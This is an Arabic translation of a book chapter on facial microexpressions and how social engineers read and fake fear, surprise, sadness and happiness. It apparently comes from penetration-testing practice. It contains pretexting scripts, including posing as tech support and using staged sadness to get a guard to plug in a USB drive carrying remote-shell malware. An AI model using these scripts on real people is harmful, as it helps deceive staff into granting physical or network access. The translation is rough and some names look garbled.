افترض أنك تحاول الوصول إلى مبنى بينما كنت نعمل كمهندس اجتماعي محترف. طلبك يحتاج الى موافقة، والشخص الذي تتحدث إليه يشعر بالقلق بشأن اتخاذ قرار خاطئ ولكن يحاول إخفاء مشاعره. بعد إجراء طلبك، قد تشاهد التعبير هو مبين في الشكل التالى.

Signs of worry



عندما تشعر بالقلق من شخص ما، ترتفع حاجبيه، وترى بعض التوتر في جبهته. كما في الشكل السابق، بن يظهر عليه علامات القلق التي يمكن أن نخلط بين خوفه مع الحزن. بينما العيون، الجفن العلوي، الحواجب، والفم تختلف، السمة المشتركة هي التجاعيد المعزولة في المنطقة الوسطى من الجبين. عينيه قد تتسع لأنه يتأمل قراره. بمجرد معرفة أنه يشعر بالقلق يمكن أن تكون ذات صلة بالخوف، حيث هذه المشاعر لا تساعدنا في هذا الوضع، كيف يمكن ضبط أسلوب الاتصال الخاصة بك لإعادة توجيه المحتوى العاطفي، أو الاسكرييت/النص الذي يتم تشغيله في عقل الهدف؟

لأن سيناريو الخوف/القلق تم حقنه بالفعل، فالموقف قد يكون صعبا. لذلك، يجب تغيير أو إضافة إطار لإعادة توجيه خوف الهدف. على سبيل المثال، قد نظن أن طلبك هو خلق القلق في الهدف الخاص بك: "هل اتركه هكذا؟ ما هو القرار الصحيح؟ "إعادة توجيه خوف الهدف عن طريق قول شيء مثل" أنا أفهم أن هذا الطلب غريب، ولكن الإدارة طلبت مني الاسراع إلى هنا بسبب الوضع. أنا لا أحب ذلك أي أكثر مما تفعله، ولكن أنا بحاجة إلى هذا العمل". بيان مثل هذا قد يوجه خوف الهدف إلى وظيفته، لإغضاب الإدارة. هذا يخفف عنه المسؤولية ويساعده في اتخاذ قراره.

قد ساعدت الأبحاث في فهم أنه إذا ظهرت علامات الخوف/القلق/الذعر على وجوهنا، فنحن فقط نقوم بإضافة هذه إلى مشاعر الآخرين وجمع المزيد من الأعلام الحمراء النفسية.

في هذه الحالات من الأفضل عرض الشعور بالسعادة ولكن ليس بطريقه مفرطه، تعبير عن ابتسامة طفيفة وإمالة الرأس تشير إلى أنه يمكن الوثوق بها. النقطة الرئيسية هنا هي أنك التقطت الزناد العاطفي رأيت وميضا من القلق أو الذعر ويجب أن تتفاعل مع هذه العاطفة. على الرغم من أنك لم تكن متأكدا تماما لماذا كان الشخص يشعر بهذا، فلذلك تحتاج إلى ضمان لتتمكن من إعادة توجيه لسبب أو عاطفه أخرى.

كثيرا ما يخلط بين مشاعر الخوف ومشاعر المفاجأة لأن هاذين الاثنين من العواطف تسبب ردود فعل مشابهة لعضلات الوجه. يتميز شعور الخوف بفتح العين على نطاق واسع، في حين أن الحواجب داسوا معا نحو الداخل. الشفتين سحبت معا والخروج نحو أذني.

التفصيل:

اسمحوا لي أن اقسم الخوف الى اجزاء رئيسيه. هذا سيساعدك لملاحظه هذا التعبير أكثر وضوحا، إعادة إنتاجه على التأثير على الآخرين، وتلاحظ إذا كان لديك عادة لإظهار هذا التعبير. هنا بعض النصائح من الدكتور بول كيلي لمساعدتك على فهم الحركات المشاركة في الخوف:


- رفع الجفون العليا الخاصة بك اقصى ارتفاع يمكنك ان تصل اليه. إذا كان ذلك ممكنا، توتر الجفن السفلي الخاص بك في نفس الوقت. مع الخوف، واحدة من الفروق الرئيسية هي اتساع العينين، كما هو مبين في الشكل التالي.

The upper eyelids are raised, and the eyebrows are raised and pulled in.



- اسحب شفتيك أفقيا، كما هو مبين في الشكل التالي. محاولة قول كلمة"أيك" كأنك فقط رأيت فار هذا التعبير يرسم عضلات الفم جانبيا.

The mouth is laterally open, and the lips are stretched horizontally.




- رفع حاجبيك بينما تقوم بتوتير الجفون العليا لتكشف عن بياض العين فوق القزحية.

حقيقة أن جبين سيلينا وحاجبيها تغطيها شعرها أحضر نقطة مهمة: حتى مع الوجه المغطى جزئيا، يمكننا أن نرى بوضوح أن هذا هو الخوف عندما نرى كل من العينين والفم.

مارس هذه الجوانب من الخوف في المرآة، ولاحظ أي تغيرات فسيولوجية تحدث. إذا كان لديك صعوبة في إعادة إنتاج الخوف، والوقوف أمام مرآة، افتح عينيك واسعة، وقول "إيييييييييييك" حين تدفع رأسك إلى الخلف. سوف تخلق شكل الفم ى الخوف وتوتر العنق التي سوف تساعدك على معرفة كيف يبدو هذا وتعرف كيف تشعر.

الأرجح أنك سوف تشعر بالعاطفة. أرسل لي صديق هذه الصورة لابنته عند الركوب للسفينة (الشكل التالي). يمكنك ان ترى بوضوح الحاجبين المثاران، العيون الواسعة وفتح الفم مع الشفاه المسحوبة بالعرض.



من وجهة نظر الهندسة الاجتماعية، غالبا ما يستخدم الخوف لتجعل الناس تتفاعل بطريقة معينة. المهندس الاجتماعي الخبيث يستخدم تكتيكات الخوف للحصول على اطمئنان المستخدم إلى النقر على لافتة أو التخلي عن قطعة ثمينة من المعلومات. على سبيل المثال، الافتات الخبيثة قد يدعي "إصابة جهاز الكمبيوتر الخاص بك مع الفيروس. انقر هنا لتصليح ذلك الآن" هذه اللافتات تعمل ضد المستخدم غير التقني الذين يخشون الفيروس وسوف ينقرون، إلا أنهم سوف يكونوا مصابين في تلك المرحلة.

شركة ما قد عملت معها تم ضربها من قبل مهندس اجتماعي خبيث والذي استخدم الخوف للوصول إلى المبنى. مع العلم أن المدير المالي كان خارج المدينة في اجتماع عمل مهم ولا يمكن ازعاجه، ذهب المهندس الاجتماعي الى الشركة بوصفه رجل الدعم الفني. وطالب الوصول إلى مكتب المدير المالي، الذي رفض على الفور. ثم لعب هذا الخط، "السيد سميث، المدير المالي الخاص بك، قد استدعاني وقال لي أنه في حين انه بعيدا في هذا الاجتماع فانه يفضل ان اتى الى مكتبه وأصلح مشكلة البريد الإلكتروني، وأنه إذا لم يتم إصلاحها بينما هو في هذا الاجتماع، فان الرؤساء سوف يقومون بلفتة".

السكرتير يخشى أنه إذا لم يحصل الاصلاح، فأنه سيكون مسؤولا عن ذلك. سيكون رئيسه حقا غاضبا؟ يمكن أن تكون وظيفته في خطر؟ لأنه يخشى من النتائج السلبية، حيث قام السكرتير بالسماح للدعم الفني الزائف، إذا كان مهندس اجتماعي ماهر فأنه ربما كان يراقب تعابير وجهه ويلاحظ ما إذا كانت عرضت علامات القلق أو الخوف، والتي ترتبط بالخوف. ثم يمكن أن تقوم على هذه العلامات أكثر وأكثر، والحصول عليه على الانصياع لخوفها.

الخوف يمكن أن يكون حافز كبير للقيام بالعديد من الأشياء التي كنت (أو تستهدفها) عادة لن تنظر الى القيام بها.

المفاجأة (Surprise)

كما ذكر آنفا، فقد اتفق الدكتور أيكمن مع العديد من علماء النفس وغيرهم في مجال **microexpressions** بان الشعور بالمفاجأة يرتبط ارتباطا وثيقا بالخوف بسبب بعض أوجه التشابه. الخوف والمفاجأة غالبا ما تكون مشوشة. افترض أنك قد سفرات لمدة أسبوع من أجل بعض الأعمال التجارية. في طريق العودة كان تشعر بالانزعاج حيث كنت تعتقد أنك نسيت شيئا مهما. إنك تعلم إنك سوف تتذكر في وقت لاحق، لذلك يمكنك العودة إلى المنزل للراحة.

ذهبت من خلال الممر الخاص بك في المنزل. بيتك مظلم. فتحت الباب ومشيت من خلاله ثم توجهت الى الاضواء. إذا بثلاثين شخصا يقفزون ويصرخون "مفاجأة"!

ماذا يحدث؟ مع المفاجأة، عيون مفتوحة على مصراعيها، ارتفاع الحاجبين، والفم مفتوح مع لهثات مسموعة (انظر الشكل التالي). غالبا ما تسبب عاطفة المفاجأة أن الشخص يميل بعيدا في بادئ الامر، ومن ثم الاتجاه نحو الشيء المفاجأة عندما يدرك أنه آمن.

The differences are subtle, but this is surprise, not fear.



ماذا حدث مع هذه العاطفة؟ الجسم يستعد للمكافحة أو الهروب، ولكن في حالة مثل حفلة مفاجئة، الحواس الأخرى بسرعة تنظر الى سيناريو غير مهدد. الجسم يميل نحو الكائن المفاجأة. وهذا يمكن أن يتبعه الضحك والابتسامة. الدكتور أيكمن يطلق على المفاجأة "بوابة العاطفة" لأنه يمكن أن يؤدي إلى عدد من العواطف الأخرى، مثل الغضب والسعادة والحزن عندما تتحقق النتيجة، أو الاثر، من المفاجأة الأولي.
الآثار المترتبة مهمه للمهندس الاجتماعي. المفاجأة يمكن أن يكون بوابة لشعور رائع بعد المكافحة أو الهروب والتي تحدد أنك لست في خطر. غالبا ما يعقب ذلك الضحك، الابتسامة، وبعض السعادة. لذلك، هذه العاطفة تعطيك اليد العليا عندما تحاول التأثير على شخص.
بالطبع، أنا لا أقترح أن تقوم بإخفاء نفسك في خزانه ثم القفز والصراخ "مفاجأة!".
في واحدة من المشاركات، دخلت المبنى وتوجهت إلى مكتب الموجود في الامام في محاولة للوصول. مع اقترابي، لاحظت أن موظفة الاستقبال حزينة. بدلا من الذهاب في توجهي المعتاد، سألتها "هل أنت بخير؟"، قالت لي لقد فقدت أحد الأقراط الخاصة بي. وكانت مستاءة جدا لأنها كانت هدية من زوجها وكانت مكلفة. قلت لها أنا آسف ثم بدأت في مساعدتها للبحث عنه. في بصيص من الحظ، رأيت لمعان في شعرها. لقد كان القرط. لأنها وصلت الى شعرها وشبكت به، كان لها تعبيرات وجه مماثله تماما كما هو مبين في الشكل السابق.
كانت موظفة الاستقبال سعيدة جدا لدرجة انها لم تسألني من أنا. بعد شكري بغزارة، قالت فقط "، أين كنا؟" أجبتها، "أوه، كان من المفترض أن التقى بـ **HR**. أنا فقط بحاجة الى شارة/بادج حتى أستطيع أن اتوجه إلى هناك من لقائي ذات الخمس دقائق "سلمتني الشارة وأظهرت لي الباب". في هذه الحالة، أدت الدهشة والسعادة التي اتباعها لنجاحي. أبحث عن طرق لمفاجأة أهدافك التي لا تنطوي على القفز من خزانة يمكن أن تقودك إلى نهاية ناجحة.

التفصيل:

أخذ الوقت لممارسة الخطوات التفصيلية عن هذا الشعور سوف تساعدك على اكتساب الخبرة في صنع، والشعور، ورؤية التعبير بشكل أكثر وضوحا.

الحركات العضلية المشاركة في مفاجأة هي كما يلي:


- ارفع حاجبيك مع اتساع عينيك قدر الإمكان، كما هو مبين في الشكل التالى. في المفاجأة، فإن الحواجب تكون مقوسة أكثر/منحنية من الخوف.

The eyes are wide, but even more so in fear.



- الفك الخاص بك قد أسقط قليلا لفتح الفم بالكامل، كما هو مبين في الشكل التالى. (فكر في هذا مصطلح "انها فقط تجربة اسقاط الفك!" أو "عندما اخبرته ان فكه كاد ان يلمس الارض!").
- سماع بعض اللاهثات عنما تصنع الصوت "اووووووووه".

Notice the mouth opening: The lips are not pulled back.



العينين تظهر في المفاجأة أكثر استرخاء، في حين أن العينين تظهر في الخوف أكثر توترا ويظهر بياض العين أكثر. الحواجب تكون مقوسة أكثر/ومرفوعة في المفاجأة. في الخوف الأسنان مضغوطة مع بعضها (مجزوزه) أو الفم مفتوح، ولكن في كلتا الحالتين يتم سحب الشفاه. هنا في المفاجأة نرى أن الشفاه لا تسحب جانبيا نحو الأذنين.
المفاجأة يمكن أن يكون من الصعب تمييزها عن الخوف في البداية. ولكن مع الممارسة، فإنه يمكن أن تساعدك على فهم الإطار الشخصي من العقل


الشعور بالمفاجأة يمكن أن يكون جيد أو سيئ. سماع الكلمات الأولى لابنتك، بالطبع، هو مفاجأة جيدة. أو يمكن أن تكون المفاجأة واحدا من الحدث، البيان، أو السؤال الذي لا يتوقع أن يسبب هذا الرد.
إذا كانت المفاجأة إيجابية، فإنه يمكن أن يسبب في كثير من الأحيان ابتسامة أو استجابة بشوش بعد الصدمة الأولى. المهندس الاجتماعي يمكن في بعض الأحيان استخدام المفاجأة لفتح باب الهدف، إذا جاز التعبير. يمكن متابعة مع خفة دم سريع أو مزحة بسرعة وضع الهدف بسهولة، مما يتسبب في خفض الهدف لحارسه.

الحزن (Sadness)

كنت أقرأ قصة عن مخيم للاجئين في شمال تايلاند التي اشتعل فيه النيران. فتاة تبلغ من العمر 15 عاما فقدت كلا والديها وشقيقتها في النار. لم يكن إلا أنها في مخيم اللاجئين، لكنها الآن وحيده في هذا العالم. الصورة المرافقة للقصة، كان التعبير واحد وهو الحزن الشديد.
عندما قرأت هذا، شعرت بإحساس من الحزن والفراغ، نتيجة لشخص لم التقت أبدا به. الحزن يمكن أن يفعل ذلك بنا. ترتبط عقلية الانسان القبيلة ارتباطا وثيقا مع التعاطف والشفقة حيث أن هذه المشاعر تأتي بشكل طبيعي، ويمكن أن تؤثر بسهولة على المحتوى العاطفي لدينا.
الحزن يمكن أن تتراوح من عدم الراحة الخفيف الى الحزن المؤلم. سوف نتعلم قراءة هذه العاطفة لكي تساعدك على التواصل بشكل أفضل وفهم محتوى الآخرون عن مشاعرهم. تعلم سيطرة عرض طفيف من هذه العاطفة يمكن أن يقطع شوطا طويلا نحو خلق شعور من التعاطف (يرتبط ارتباطا وثيقا بالحزن) في الناس التي تتصل بهم كمهندس اجتماعي.

ذات مرة واحدة تم التعاقد معي لمحاولة الوصول إلى مبنى إلكترونيا. كان هدفي تحميل بعض البرامج الضارة على شبكة كمبيوتر الشركة باستخدام مفتاح **USB**. أرادت الشركة منى اختبار سياسة الشركة على نهى الموظفين من إدخال الأجهزة الأجنبية إلى أي جهاز بالشركة.
قمت بارتداء قميص وربطة عنق، أمسكت مجلد من الورق المقوى، ملأتها بعدد قليل من "السيرة الذاتية" كنت قد طبعتها. انا وشريكي، قمنا بتحميل مفتاح **USB** بالسيرة الذاتية محقونه بقطعة من التعليمات البرمجية الخبيثة التي من شأنها أن تعطينا الوصول عن بعد إلى شبكة الاتصال الخاصة بهم إذا تم النقر عليها، أو ما يعرف باسم "شل".
ذهبت الى موقف السيارات الخاص بالشركة، فتحت باب سيارتي، ألقيت فنجان من القهوة في جميع أنحاء المجلد من السير الذاتية. دخلت المبنى، عرضت مستويات حقيقية ومناسبة من الحزن كحيلة للعمل. كنت بحاجة لإظهار الحزن المؤلم وليس التهيج الخفيف. كان لي تعبير مماثلة لتلك التي تظهر في الشكل التالى. صعدنا إلى المكتب الأمامي مع المجلد الغارق بالقهوة، استقبلني موظف الامن، "أوه، عزيزي، ماذا حدث؟" قمت بفحص المكتب بسرعة وجد صوره على المكتب عباره عن طفل صغير مع قط.

True sadness is complex but also creates an emotional bond.



"لقد كنت عاطلا عن العمل لفترة من الوقت، وأخيرا حصلت على مقابلة هنا هذا اليوم. كنت أقود مع بعض العصبية، وركض قط أمامي. أنا أحب القطط، وأنا لا أريد أن الحق به الاذى، لذلك انحرفت وسقطت قهوتي من حاملها على مقعدي واصابت السير الذاتية الخاصة بي. لحسن الحظ، غاب القط، ولكن لسوء حظي قتل السيرة الذاتية".
"أوه، هذا أمر فظيع. ما الذي يمكنني القيام به للمساعدة؟"
"لدي سيره ذاتية على **USB** خاص بي. هل يمكنك طباعة نسخة واحدة لي فقط، من فضلك؟ " ثم قمت بإظهار الحزن الحقيقي على وجهي وأنا أسلمه مفتاح **USB**.

وبعد لحظات تم طباعة واحدة، وتلقيت رسالة نصية من شريكي تقول "انه تم الاتصال". ثم قال لي رجل الامن: "ما اسمك؟ أستطيع ان أخبر السيدة جونز إنك هنا".

"بول وليامز. لدي موعد الساعة 11:00 مع **XYZ**.

"أوه، حبيبي، انت تواجه يوما سيئا. هذا هو **ABC. XYZ** في الباب التالى".

"أنا أشعر بالحرج جدا! لقد كنت مفيدا جدا، منقذي. انا سوف اذهب ولن اكون متأخرا. شكرا" .

كنت خارج الباب مع ابتسامة، شعور جيد، مع اتصال عن بعد إلى شبكة الشركة.

كانت تعبيرات الوجه السبب الوحيد في النجاح؟ لا، ليس على الإطلاق، ولكن تعبيراتي أضافت وزن ومصداقية إلى قصتي. إذا تم بنجاح، هذا التعبير يمكن أن يجعل الشخص الذي تشاهده يشعر بالحزن التعاطف، والتراحم.

احذر عند استخدام هذا التعبير حيث أنه في بعض الأحيان عندما نشعر بالتوتر، فنحن يمكن أن نظهر الحزن أو الخوف. فإذا كانت الذريعة الخاصة بك هو أنك واثق، مطمئن، وعلى استعداد للعمل، ولكنك تظهر شعور الحزن، هذا يمكن إرسال رسائل مختلطة. كن حذرا حول تسرب تعبيرات وجهك.

الحزن هي العاطفة الساحقة والقوية. الحزن هو واحد من تلك المشاعر التي قد نشعر بها عندما نرى الآخرين يعبرون عن هذه المشاعر. بعض الناس يمكن أن تشعر بالحزن فقط من خلال رؤية الآخرين الذين هم في حالة حزن، حتى إلى درجة البكاء.

التفصيل:

الحزن تعبير وجه معقد مع العديد من المكونات. فهم كيفية قراءة، وإعادة إنشاء، وعرض تعبيرات الوجه هذه هي القدرة القوية لأي مهندس الاجتماعي.

يتكون الحزن مما يلي:


- الفم يكون مفتوح أو مغلق ولكن في كلا الحالتين يتم سحب زوايا الشفاه لأسفل، كما هو مبين في الشكل التالى.
- حافظ على وضع الشفاه الخاص بك على هذا الموقف في حين تقوم برفع خديك، كما لو كنت تحدق.

Even slightly downturned lips and raised cheeks create a clear picture of sadness.



- عندما تقوم بالحفاظ على هذا التوتر، فانظر إلى أسفل واسمح للجفون العلوية بالتدلي، كما هو مبين في الشكل التالى.

If the rest of the face shows nothing, sadness is still in the eyes.



- ثمة جانب آخر في هذه الصور هو أن الرأس تكون منخفضه مع جبين متوتر، وخلق بعض التجاعيد المعزولة هناك، كما في الشكل السابق.
- أيضا، لاحظ أن في التعبيرات الكلاسيكية في الحزن، الزوايا الداخلية من الحاجبين يخرجا معا، ويشكلا حرف "V" مقلوب (انظر الشكل السابق). يلاحظ الدكتور أيكمن أن قلة من الناس يمكن توجيه هذا المزيج من حركات **AU** عمدا. الدكتور بول كيلي لاحظ أن أولئك الذين يكونوا من المحتمل التأثير على الآخرين بشكل إيجابي في إثارة التعاطف.

في الحزن الشديد يمكننا أن نرى فتح الفم أكثر وتحول الشفاه الى أسفل. في الحزن الخفيف، ترى زوايا الفم منخفضه.

جانب واحد من الصعب جدا في الحزن هو السيطرة على الحاجبين، كما هو مبين في الشكل التالى. في بعض الحالات من الحزن ترى ما يلي:

- الزوايا الداخلية من الحاجبين ترتفع، وليس الحاجب بأكمله.
- يتم سحب الحواجب صعودا ومعا في الوسط.

- عيون لا تزال متدليه.
- نتوء العبوس في المنطقة في وسط الشفة السفلى.

Eyebrow tension can indicate sadness.



الحاجبين وحدهما يمكنهما إنشاء اتصال من الحزن أو التعاطف. هذه مهارة صعبة الإتقان. قد صرح الدكتور أيكمن أن الكثير من الناس لا تستطيع ان تفعل ذلك دون الشعور بالحزن الحقيقي. الممارسة يمكن أن تجعل هذا جيدا (وصلة تعاطف).
جانب آخر من الحزن الذي يجعل من العاطفة مذهلة هو ألا يكون ذلك دائما لعرض العذاب أو الحزن الشديد. الحزن يمكن أن يكون دقيق جدا. يمكن أيضا عرض الحزن في واحدة من جزء من الوجه فقط. الناس قد يحاولون إخفاء الحزن باستخدام ابتسامة مزيفة أو ما أسميه "عيون رواقي" حيث التحديق إلى الأمام مباشرة، تقريبا في حالة ذهول، ولكن يمكن أن أقول لكم انهم يحاولون السيطرة على العاطفة التي يشعرون بها. فنلقي نظرة على الشكل التالي. في هذه الحالة يمكنك مشاهدة مثال عن الحزن عندما تغطي نصف الوجهة. هذه المرأة يظهر علامات واضحة من الحزن الذي يمكن أن تكون لاحظت على الرغم من وجهها مغطى. لاحظ تجعد جبينها قليلا وكذلك إسقاط الجفون ويمكنك ان ترى زوايا فمها نحو الانخفاض.



العيون هي واحدة من أفضل المؤشرات لقراءة الحزن. وكثيرا ما يخلط في التعبير بين التعب وغيرها من المشاعر التي يمكن أن تسبب حركات عين مماثلة. يمكن ربط لغة الجسد مع ما يقرأ على الوجه أيضا ليساعد على تحديد ما إذا كان هذا حزن أم عاطفة آخر.
هذا يمكن أن يكون صحيحا خاصة إذا كنت تتعامل مع الثقافات الأخرى. ولا سيما في الثقافات حيث الكثير من الوجه تغطيها الملابس. في العديد من الثقافات في الشرق الأوسط حيث تغطي المرأة الكثير من وجوهها، قد تكون قادرا على رؤية عيون الأشخاص فقط. في هذه الحالات سيكون من المهم للغاية بالنسبة للمهندس الاجتماعي أيضا استخدام لغة الجسد لتحديد إذا ما كان هذا الحزن الحقيقي.
كثيرا ما يستخدم الحزن في الهندسة الاجتماعية لأنها يمكن أن تؤدي إلى جعل الناس على اتخاذ إجراء مثل التبرع بالمال أو نعطيه المعلومات. ربما رأيتم ذلك حيث استخداماتها الاعلانات التلفزيونية عندما يظهر الاطفال المحرومين جدا. يمكن هؤلاء الأطفال يعانون من سوء التغذية والفقر المنكوب، وعلى ما يبدو غير محبوب، ولكن لمجرد تبرع صغير يمكنك أن تجلب ابتسامة على وجه الطفل. فإن الصورة الحزينة، والبكاء، والأطفال الهزال سوف يسحب قلوب الناس. أنا لا أقترح أن هذه الإعلانات هي الهندسة الاجتماعية الضارة، فقط أنهم يستخدمون الهندسة الاجتماعية إلى حد ما، باستخدام الزناد العاطفي للحصول على رد فعل من الهدف.
للأسف، المهندس الاجتماعي الخبيث غالبا ما يستخدم هذا الزناد العاطفي للحصول على الأشياء من أهدافه. مثلا عن طريق خلط قصة حزينة مع بعض تعابير الوجه الحزينة، يصبح قادرا على التعامل مع مشاعر المحيطين به.

السعادة (Happiness)

شيئا واحدا تعلمته من الدكتور أيكمن والتي أثر عميقا في أن حركات العضلات في **microexpressions** هي رد فعل على استجابات عصبية لمحفزات عاطفية. إلا أن العكس صحيح أيضا. إذا قمت بعمل تعابير الوجه عن قصد، يمكنني إنشاء استجابة عصبية والانفعال.
هذا هو السبب الذي جعلني اختار لإنهاء هذا الفصل مع عاطفة السعادة. آمل أنه مع الانتهاء من هذا الفصل سيكون لديك ابتسامة على وجهك.
الابتسامة، ترتبط بالسعادة الحقيقية، هي أداة قوية. السعادة هي العاطفة الأكثر المعترف بها بسهولة. ربما تبتسم الآن، مجرد قراءة هذه الكلمات. يمكنك ان ترى نفسك يبتسم عندما تنظر إلى طفل يضحك؟ لا تجد أنه من المثير كيف، عندما تسمع الناس الآخرين يضحكون، يجعلك تضحك أو على الأقل تشعر بالسعادة؟
مشغلات السعادة هي وسيلة قوية. وبسبب هذا يجب أن تعلم الفرق بين الابتسامة الحقيقية والوهمية وهذا مهم جدا.
الابتسامة الوهمية هي جانب مهم من تعبيرات الإنسان إلى معرفة كيفية القراءة، وكمهندس الاجتماعي لمعرفة كيفية الإنتاج.
كان هناك وقت مضى حيث اجتمعت مع شخص كان لطيفا جدا ولكن بعد مفترق الطرق فان زوجتك أو نفسك كانت تقول "، أن هذا الرجل مزيف ..."؟
في عام 1862 طبيب يدعى غيوم بنيامين-آمان دوشين قام ببعض البحوث الرائعة عن الابتسام حيث كتب آلية هيئة/سحنة الإنسان (***Mechanism of Human Physiognomy***)، وهي عبارة عن سلسلة من الاختبارات الذي كان يقوم بها في جميع أنحاء فرنسا. قام بإرفاق أقطاب الإلكترونية لوجه رجل وتحريك نفس استجابة "العضلات" في الوجه في حالة الابتسامة. على الرغم من أن الرجل كان يستخدم جميع عضلاته المناسبة ليبتسم، دي بولون حدد ان مظهر الرجل كان لا يزال يعرض "ابتسامة مزيفة". لماذا؟
قدم بحثه إلى ظهور مصطلح "ابتسامة دوشين (***Duchenne smile***)" عندما يبتسم الشخص في الحقيقة، حيث يتميز هذا من خلال رفع زوايا الفم، التي تسيطر عليها العضلات ***zygomatic major muscles***، ورفع الخدود، التي تنتج أقدام الغراب في زوايا العين، والتي تسيطر عليها ***orbicularis oculi*** (العضلات حول العينين) والتي لا يمكنها أن تعمل اراديا وهذا هو ما يفصل الابتسامة الحقيقية عن الابتسامة المزيفة. أنظر الى الفارق في الصورتين التاليتين.

With the Duchenne smile, the mouth is raised, and the eyes are involved.



The “social smile” does not involve the eyes.



الدكتور أيكمن غالبا ما يشير إلى الابتسامة الصادقة مقابل الابتسامة المهذبة. في الابتسامة صادقة، كما هو موضح في الشكل الاول، يمكننا أن نرى أن فم وعين سيلينا يشاركان في هذه الابتسامة. التجاعيد في الزوايا الخارجية للعينين، تسمى أحيانا "أقدام الغربان"، وهي سمة من سمات الابتسامة الصادقة. في الواقع، يمكنك ان ترى السعادة في عينيها حتى لو كنت لا تستطيع رؤية فمها. بالإضافة إلى ذلك، هناك "وميض" في عينيها ذلك تماما لا يوجد مع "الابتسامة الاجتماعية/الغير صادقه"، كما هو مبين في الشكل الثاني.


إذا قمت بعرض الابتسامة الاجتماعية/الغير حقيقيه، فان الشخص العادي قد لا ينظر إليك ويفكر، "واو، هذا الشخص يستخدم فقط عضلات **zygomatic major** ولا يستخدم عضلات **orbicularis oculi**، إذا فتلك الابتسامة هي بالتأكيد وهمية "، ولكن الشخص قد يشعر بعدم الارتياح لأنه يستشعر أنك لا تظهر العاطفة الحقيقية.

كمهندس اجتماعي يريد أن يجعل الهدف يبتسم، يشعر بحالة جيدة، ودائما ينظر لك باعتبارك جديرة بالثقة. الابتسامة الصادقة تفعل كل ذلك.

في دراسة "***The Value of a Smile: Game Theory with a Human Face***"، الباحثين شارليمان، إيكل، كاسيلنيك وويلسون يشيرا إلى أن الابتسامة البسيطة تخلق رابطا مع الشخص الذي تتفاعل معه، وتقول له أنك جدير بالثقة ونريد أن نشجع سعادتك. لقراءة المقال كاملا، يرجى زيارة الرابط التالى http://www.sciencedirect.com/science/article/pii/S0167487001000599.

معرفة كل هذا، حري بالمهندس الاجتماعي ضمان أنه يمكن السيطرة على هذه المشاعر على الرغم من العصبية والخوف والغضب والمشاعر الأخرى.

